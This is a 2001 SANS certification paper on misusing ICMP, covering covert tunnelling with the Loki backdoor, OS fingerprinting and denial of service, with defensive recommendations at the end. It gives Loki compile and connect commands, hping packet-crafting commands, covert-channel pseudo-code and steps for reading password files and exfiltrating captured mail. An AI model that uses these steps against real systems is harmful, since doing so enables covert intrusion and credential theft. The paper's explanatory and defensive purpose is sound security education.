GSEC Version 2.0 (Revised August 13th, 2001)

ICMP: Crafting and other uses.

Stuart Thomas

Introduction

The intention of this paper is to provide an insight in to how ICMP, a well-known and widely used protocol, can be used against a network.

Please reference the following GSEC graduate papers for information with regards to ICMP types, and other information relating to ICMP that should be read before continuing with this paper.

Schuyler, Pete. "Getting More Out of ICMP". May 16. 2001
URL: http://www.sans.org/infosecFAQ/audit/more_ICMP.htm (28 Nov 2001)

Eden, Lindsay van. "The Truth About ICMP" May 17. 2001
URL: http://www.sans.org/infosecFAQ/threats/ICMP.htm (28 Nov 2001)

One of the most interesting things about people (in my humble opinion), and possibly society on the whole, is how accepting and trusting people can be. For example, most people who work with networks use ping, other people might use a pager to check up on someone. This ability to send a message, and then wait for a reply, is fundamental to the way in which people communicate and work. People take it for granted. ICMP is one such tool that many people seem to ignore as a security threat.

It is well known in security circles that ICMP [ref.7], specifically [ref.1] echo request (type 8), and echo reply (type 0) can be used to flood a network that is not properly protected (for example not enabling **no ip broadcast** on a Cisco router Ethernet interface, could assist a SMURF attack), or patched against this type of denial of service attack (hardening the kernel of an operating system, for example using the yassp scripts to harden Solaris from ref.14). What doesn't seem to be well known is that ICMP can also be used as a covert channel against firewalls and access control systems (for example router access-control-lists) [ref: 4].

ICMP echo-request and echo-reply are rarely blocked; just ping (one very small packet!) one of the many large blue chip corporations for interest.

The covert channel

In the field of information systems security, a channel is termed as

"..an information transfer path within a system.." [ref.8].

This means any method used to transfer information within a computer (in this case), such as ftp, ssh etc is classed as a channel.

A covert channel is

"...a process to transfer information in a manner that violates the systems security policy...." [ref.9]

Or in this case, a back door, within a network, which transcends and bypasses a firewall, a Unix smtp gateway, and the Unix's systems authentication mechanisms.


Hypothetical Example

From a lab perspective it is relatively easy to create ICMP tunnelling from one host to another host through a firewall. In the "real" world, it is more likely that a malicious ex-employee could leave a back door such as LOKI [ref.3&4] server running, giving him/her unrestricted access to incoming and outgoing email (in this example).

A determined hacker arriving from the Internet, could compromise an unsecured/patched/hardened server (in this example an smtp daemon, with a buffer overflow attack [ref:6]). A buffer overflow can occur through a lack of proper validation of data input, resulting in allowing an attacker to execute arbitrary code.

Depending on the attackers objectives (in this case the attacker is looking for passwords), s/he may want to have long-term access to a mail server, if this was the case, s/he might want to remain undetected whilst they collect information. ICMP tunnelling might be a good way of achieving this anonymity, and maintaining access to the compromised system and their tools.

Other tools could be used to remain hidden; it is beyond the scope of this paper to discuss penetration-testing/ethical hacking. There are many good sites and interesting tools on evading detection, and detecting the evasion! (try http://www.packetstormsecurity.org http://project.honeynet.org).



In this example an smtp gateway has been compromised. By sending a crafted mime encoded attachment the attacker gained escalated privileges [ref.7] on a *nix box, and scripted an ftp transfer of the ICMP tunnelling daemon. He/She then executed the binary for the ICMP server daemon. From here, the attacker successfully connected to the host using the loki client.

The only protocols and port allowed in to (from the internet) and through the firewall in this experiment were: ICMP and TCP port 25 (smtp). This information was gathered using "nmap" (See http://www.insecure.org).

The following implementation of nmap commands provides information on which TCP/UDP ports might be open on a specified range of IP addresses. In this example we are scanning the outside public ip range of the example network.

nmap –sS –sU x.66.207.1-254
This command pings the host, sends a TCP SYN, and a UDP packet to a port. (from 0-1024). The destination ip will either respond with an echo-reply, confirming the host is up, or a host-unreachable message (type 3) {nmap will not continue with the scan on this host it I can't ping it, use option –P0 to prevent this}. The host, if up, should send a syn-ack back, confirming the port is open, or RST if it is closed . If the UDP port is unavailable an ICMP port unreachable message will be received.

Using a range of scanning methods it is possible to build up a picture of which ports are open, closed, filtered. (man nmap for further information).

The outgoing access control list on the firewall, allows any traffic from the inside to go out on to any Internet destination (including the DMZ). This is obviously NOT best practice for configuring a firewall, but suits this example. I refer you to the SANS reading room (http://www.sans.org) for more concise information on configuring firewalls and best principles of practice.

Creating the covert channel

In order to gain control or access to other devices on the compromised network and maybe other daemons on the localhost (such as telnet) the hacker needs to gain some form of shell or local access to the device through the firewall. To achieve this the hacker could use Loki. Loki is a proof-of-concept code for ICMP tunnelling. It is also possible to use encryption with this particular version! This might help in evading intrusion detections systems. Although it is possible the large amount of ICMP traffic could trigger an ID (Intrusion Detection) alert. [ref.9]

ICMP tunnelling is a method of using ICMP echo-request and echo-reply as a carrier of any payload an attacker may wish to use, in an attempt to stealthily access, or control a compromised system. As the method involves using ICMP against its intended design, there must be two participants to facilitate the tunnelling. The reason

it takes two or more to tango, is that a host's ICMP implementation will not be looking out for the specially crafted traffic. Therefore ICMP tunnelling is a client-server dependent methodology.

The source code for Loki can be found at:

http://www.phrack.org/show.php?p=51&a=6

You can download the article from http://www.phrack.org/archives/ . ***Note: that if you download and compile extract.c from the same edition of phrack (51) you will be able to extract the source code, and a nice make file in to a directory.***

Installation

Compile the extract utility.
gcc –o extract extract.c

#Use extract to retrieve the source code from the article.
./extract phrack51/p51-06

#The code will be extracted to a directory (named L2), here you will be able to compile both the server and client binaries.

Go into the "L2" directory, and type make, select you OS (i.e. make linux).

Once you have successfully compiled Loki, you will be able to execute LOKID, the server side of Loki, and LOKI, the client binary.

LOKID runs on the compromised host, and loki is used to access the server daemon.

loki –d x.x.x.x (where x = 32bit IP address)


You should now be able to access the console, type ls. From here you can traverse the system at you leisure, leaching information. An example might be to cat /etc/passwd, or even cat /etc/shadow, depending on the level of hardening of the server, and on the privileges of the hacker.

Observing, Tracking and understanding ICMP tunnelling…

Having set-up the Loki daemon on the compromised host, and successfully connected to it. We can now analyse and observe how ICMP tunnelling works.

Before analysing and understanding the "altered" ICMP traffic for tunnelling, let us first examine "normal" icmp traffic. The following is a snort capture of an ICMP echo-request and echo-reply (diag.1).

(snort –v –d –C icmp (-v = verbose, -d dump the application layer, -C prints output without hex, icmp = specify protocol to capture)).



(Diagram.1), a "normal" ICMP echo and echo-reply, notice the content of the ICMP packets, different operating systems send different content in the data portion of the request and reply. (This is a BSD box)

```
Echo or Echo Reply Message

    0                   1                   2                   3
    0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |     Type      |                   unused                      |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |     Data ...
   +-+-+-+-+-

   IP Fields:

   Addresses

      The address of the source in an echo message will be the
      destination of the echo reply message.  To form an echo reply
      message, the source and destination addresses are simply reversed.

   IP Fields:

   Type

      8 for echo message;

      0 for echo reply message.

   Description

      The data received in the echo message must be returned in the echo
      reply message.
```

(Diagram.2) This is the rfc777 (ref.1) definition of type 8 (echo or echo-request) and type 0 (echo-reply) messages. Note that whatever is sent is returned, and that the source and destination IP are reversed.

RFC777 stipulates that data, which is received “must” be returned (diag.2). What if we crafted a reply?…with different data, to that which was sent?…does ICMP check?

If we can send data in an echo-reply back to a host that has sent an echo-request, without any disastrous or disruptive results, then surely we can send and receive anything we like?….

I have used hping [ref.13] to craft an ICMP echo-reply packet to test this theory.

hping --icmp -I fxp0 --icmptype 0 -d 101 -E test x.x.x.x

(--icmp, specify the protocol, -I the interface to use, --icmptype, the type of icmp to send, ins this case an icmp echo-reply, -d size of data to be sent, -E, specify the file with the data you want to send. x.x.x.x, The IP address of the recipient.)

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/28-02:06:40.790087 x.x.x.x-> x.66.207.10
ICMP TTL:64 TOS:0x0 ID:19926 IpLen:20 DgmLen:129
Type:0  Code:0  ID:14907  Seq:4  ECHO REPLY
my data, could be naughty.......................................
.....................................
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/28-02:06:41.800084 x.x.x.x -> x.66.207.10
ICMP TTL:64 TOS:0x0 ID:34903 IpLen:20 DgmLen:129
Type:0  Code:0  ID:14907  Seq:5  ECHO REPLY
my data, could be naughty.......................................
.....................................
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Crafted data.

(diagram.3) This snort capture shows that I can send a crafted echo-reply to a host.

./hping --icmp -I fxp0 --icmptype 8 -d 30 -E test x.x.x.x
(note the icmptype 8, an echo-request).

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/28-02:34:30.700079 x.x.x.x -> x.66.207.10
ICMP TTL:64 TOS:0x0 ID:58592 IpLen:20 DgmLen:58
Type:8  Code:0  ID:11478   Seq:34  ECHO
my data, could be naughty.....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/28-02:34:30.827371 x.66.207.10 -> x.x.x.x
ICMP TTL:118 TOS:0x0 ID:14180 IpLen:20 DgmLen:58
Type:0  Code:0  ID:11478  Seq:34  ECHO REPLY
my data, could be naughty.....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Echo-request,
Echo-reply.

(diagram.4) This snort capture shows and proves, that it is possible to send an ICMP echo-request with whatever data content you desire, and then receive an echo-reply back.

From the above testing, we can deduce that if code or a script was written to listen for specific crafted ICMP traffic, it could then be suggested that it is possible to send commands to some listening code/applet/script.

The following is pseudo-code for what could be done to utilise ICMP as tunnelling mechanism or more specifically as a covert channel.

Server pseudo-code

Initialise packet capture engine; watch out for only ICMP and "my tag".

```
# A tag would separate normal ICMP traffic from my crafted traffic.
# The tag would be located in the data field of an ICMP echo-request or reply
message. It could be followed by commands or anything desired.
:START
IF capture.packet EQUALS icmp AND my.tag THEN
{
IF my.tag  EQUALS [naughty.traffic] AND [List] THEN
{
        /bin/ls OUTPUT to file, sent echo-reply, with
        contents of file in the data part of the message,
        and the my.tag.
}
ELSE
{
IGNORE, CONTINUE TO LISTEN.
:START
}
}
```

Client pseudo-code

```
:START

SEND ECHO-REQUEST to IP address, with my.tag AND
List.
LISTEN FOR REPLY,

IF RESPONSE EQUAL ICMP and my.tag, THEN OUTPUT data part
Of ICMP message to screen or file.

ELSE
{
TIMEOUT IF NO RESPONSE (time variable).
EXIT PROGRAM.
}
```

Proof of the pudding, is in the eating

Having explained and proven that it is possible to send crafted ICMP packets, lets analyse Loki.

Loki has been installed on the compromised host, and the hacker now wants to be able to capture email.

Client (cracker)

./loki -d x.66.207.10 (client connects to the server)

LOKI2 route [(c) 1997 guild corporation worldwide]
loki> ls (test a command)

Server

6502# ./lokid (the server receives the command)

LOKI2 route [(c) 1997 guild corporation worldwide]

[DEBUG] lokid: packet read 84 bytes, type: Client Request, ICMP type: 0
0xb1 0x15 0x79 0xa 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0
0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0
0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0

Client

The client receives the reply containing the directory listing.

.cshrc altroot boot dev home portscan.log sbin sys usr
.profile bin bsd etc mnt root stand tmp var

It is now possible to execute commands and therefore receive feedback. The next step could be to create a script to capture emails. Capture /var/spool/mqueue, or maybe by launching sendmail, in debug mode, capturing all email transactions, and filtering for passwords. Then emailing the captured data to an anonymous email account.

Other ICMP issues

ICMP can not only be utilised as a covert channel, as mentioned at the beginning of this document, ICMP can be used to flood networks, and utilise bandwidth, causing denial of service attacks. ICMP can also be use to identify operating systems. Which can help for security auditing, and those who have malicious intentions.

X-Probe [ref.10], is an example of some proof-of-concept code that in brief, identifies the operating system from the content of ICMP traffic sent to an IP stack.

The following is an example of the power of x-probe.

X probe ver. 0.0.1p1
----
usage: ./x [-p portnum] [-i interface] [-v] host[/netmask]

X-Probe is initialised to scan a host, to detect the OS.

6502# ./x -i fxp0 x.x.166.7x
X probe ver. 0.0.1p1

Interface: fxp0/x.x.x.100

LOG: Target: x.x.166.7x
LOG: Netmask: 255.255.255.255
LOG: probing: x.x.166.7x
TEST: UDP to x.x.166.7x:32132 [98 bytes] sent, waiting for reponse.
FINAL:[AIX]

X-Probe found from the responses sent back that this web server is actually an IBM AIX box.

How did X-probe discover this?..

The snort capture below (diag.5), shows the workings of X-Probe.

```
11/28-06:34:45.400571 32.97.166.71 -> 212.134.14.100
ICMP TTL:238 TOS:0x0 ID:5811 IpLen:20 DgmLen:56 DF
Type:3  Code:3  DESTINATION UNREACHABLE: PORT UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
212.134.14.100:56331 -> 32.97.166.71:32132
UDP TTL:233 TOS:0x0 ID:55951 IpLen:20 DgmLen:118
Len: 78
** END OF DUMP
....E..v..@....h...d a.G..}..N..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

(diagram.5) X-Probe sends a UDP packet to a port number that does/should not exist. When the ICMP message type 3, code 3, DESTINATION UNREACHABLE, PORT UNREACHABLE, is returned. X-Probe compares the contents of the reply with known operating systems. From this received packet, information such as IP Total Length Field, IPID, 3bit Flags, and Offset fields, IP and UDP header checksums, X-Probe can have a very good guess at what the Operating System is, running on the box. Ref.15 details explicitly how X-Probe analyses the return traffic, and how to identify operating systems from this.

A recent example of the malicious use of ICMP is specifically targeted against a particular manufacturer of high-end core routers.

Cisco Systems Product Security Incident Response Team. "**ICMP Unreachable Vulnerability in Cisco 12000 Series Internet Router**" http://www.securiteam.com/securitynews/6H00G2035O.html (28 Nov 2001)

This exploit utilises the CPU of the router to the extent of creating a denial of service (DoS) attack.

By sending large amounts of tcp or udp port requests to ports that do not exist on the device. The device's IP stack responds with ICMP port unreachable messages. A security audit, or a malicious attacker could cause this. For example, using nmap may prove the concept in a test environment.

Example usage: nmap –sU ip.ip.ip.ip against several hosts on networks that pass through or are directly connected to the router.

Keeping current and up to date with the latest security vulnerabilities is an obvious daily task if not chore. The following websites are good concise references:

http://www.securiteam.com
http://www.incidents.org
http://archives.neohapsis.com

Summary and Conclusion

To conclude this investigation it can be seen that it is possible to utilise ICMP as a transport mechanism, a covert channel, to access a compromised system. The paper also covered other uses of ICMP, such as operating system identification, and denial of service attacks.

Using ICMP tunnelling as a particular type of covert channel is not the only means of accessing a network using some form of Trojan or back door (covert channel) read J. Christian Smiths' paper [ref.7] for more examples of covert channels.

What could help to prevent ICMP being used as a covert channel, or attack vector?

- A Strong corporate security policy, which gives a very clear and precise definition of departmental procedures, job functions and security/house keeping tasks. [ref.11]

- Thorough configuration of the firewalls, and the access-list policies, controlling all traffic, entering and leaving the networks. Disabling echo-request and echo-reply alone would not be effective on the whole (in this example), as Loki can be re-coded to use different ICMP types, or other protocol such as tcp.

- Detailed logging and archiving logs. There is nothing like knowing what has happened or is happening on a network!

- The installation of network and host based intrusion detection systems (for example snort (http://www.snort.org) running on OpenBSD (http://www.openbsd.org) for a network based IDS, and tripwire (http://www.tripwire.org) for host based ID. The purpose of intrusion detection is to identify anomalies, attacks, and unusual network traffic such as Trojans, for example.

  Although you need to know what normal traffic is. Launch tcpdump or snort, and observe network traffic. On a switch enable a monitor or "sniffer" port so as to be able to see all network traffic. *It might be an idea to negate tcp 22 or tcp 23 (ssh or telnet) so as to remove your own console traffic. (tcpdump –I eth0 not tcp 22 || not tcp 23, or snort –v –d –C not tcp 22 and tcp 23)*

  On a separate, but not irrelevant note OpenBSD is an ultra-secure operating system, which essentially has all it's packages (and the operating system) completely audited for security vulnerabilities, such as buffer-overflow attacks. "No out-of-the-box remote compromises for 4 years." OpenBSD can be used as a "high-grade" platform for firewalls, intrusion detection systems, proxy servers, file servers and many other security sensitive applications.

- The hardening of servers, using the CERT and SANS guides to securing Operating Systems and Applications (http://www.sans.org scroll down to "reading room", and on cert http://www.cert.org/security-improvement) is an

extremely important step towards a secure network. Both retrospectively and before a deployment.

- Regular checking for vulnerabilities in hardware and software systems in use on a network will help in the education and awareness of security weakness.

- Education of staff, ignorance is not bliss, staff need to be educated and made aware of security threats. (Technical and none-technical staff)

Prevention is said to be better than cure, following the above bullet-points will help in achieving the ideal security paradigm of maintaining the Confidentiality, Integrity and Availability of a network and its contents.

References:

1. Postel, J. RFC777 Internet Control Message Protocol. April 1981
   URL:http://www.faqs.org/rfcs/rfc777.html (28 Nov. 2001)
2. Van Eden, Lindsay. "The Truth About ICMP". May 17.2001
   URL:http://www.sans.org/infosecFAQ/threats/ICMP.htm (28 Nov. 2001)
3. daemon9 AKA route && alhambra , "ICMP Tunnelling" 8 Nov 1996
   URL:http://www.phrack.org/show.php?p=49&a=6 (28 Nov. 2001)
4. daemon9. "L O K I 2 (the implementation)" 1 Sept 1997. article 06 of 17
   URL: http://www.phrack.org/show.php?p=51&a=6 (28 Nov 2001)
5. Smurf Attacks – Cert Advisory CA-1998-01 Smurf IP Denial-of-Service Attacks
   URL:http://www.cert.org/advisories/CA-1998-01.html (28 Nov. 2001)
6. Mail gateway compromise - Cert Advisory CA-1997-05 MIME Conversion Buffer Overflow in Sendmail Versions 8.8.3 and 8.8.4
   URL:http://www.cert.org/advisories/CA-1997-05.html (28 Nov. 2001)
7. Covert Channels – J. Christian Smith
   URL:http://www.sans.org/infosecFAQ/covertchannels/covert_shells.htm (28 Nov. 2001)
8. Andress, Mandy. CISSP Exam Cram". Coriolis 2001. (Chapter 7 page 138)
9. Northcutt Stephen, Novak, Judy. "Network Intrusion Detection, An Analyst's Handbook, Second Edition", New Riders, September 2000 (page 63 Malicious 0ICMP Activity)
10. Yarochkin, Fyodor and Arkin, Ofir. "X-Probe" Source code and documentation).
    URL:http://www.sys-security.com/html/projects/X.html (28 Nov. 2001)
11. Various Authors, SANS.ORG – Security Policies and Model documents
    URL:http://www.sans.org/infosecFAQ/policy/policy_list.htm (28 Nov. 2001)
    URL:http://www.sans.org/newlook/resources/policies/policies.htm
12. Sanfilppo, Salvatore. "hping is a command-line oriented TCP/IP packet assembler/analyser". Hping has various authors, listed at
    URL:http://www.hping.org/authors.html (28 Nov. 2001)
13. Roesch, Marty. "Snort – Lightweight Intrusion Detection" ,plus others see
    URL:http://www.snort.org/about.html (28 Nov. 2001)
14. Chouanard, Jean. "*How to install Solaris and have a good host security.* 19 Nov 2000 "URL: http://www.yassp.org/os.html/ (28 Nov 2001)
15. Yarochkin, Fyodor and Arkin, Ofir .
    "X remote ICMP based OS fingerprinting techniques" Aug 2001.
    URL: http://www.sys-security.com/archive/papers/X_v1.0.pdf (28 Nov 2001) page 6.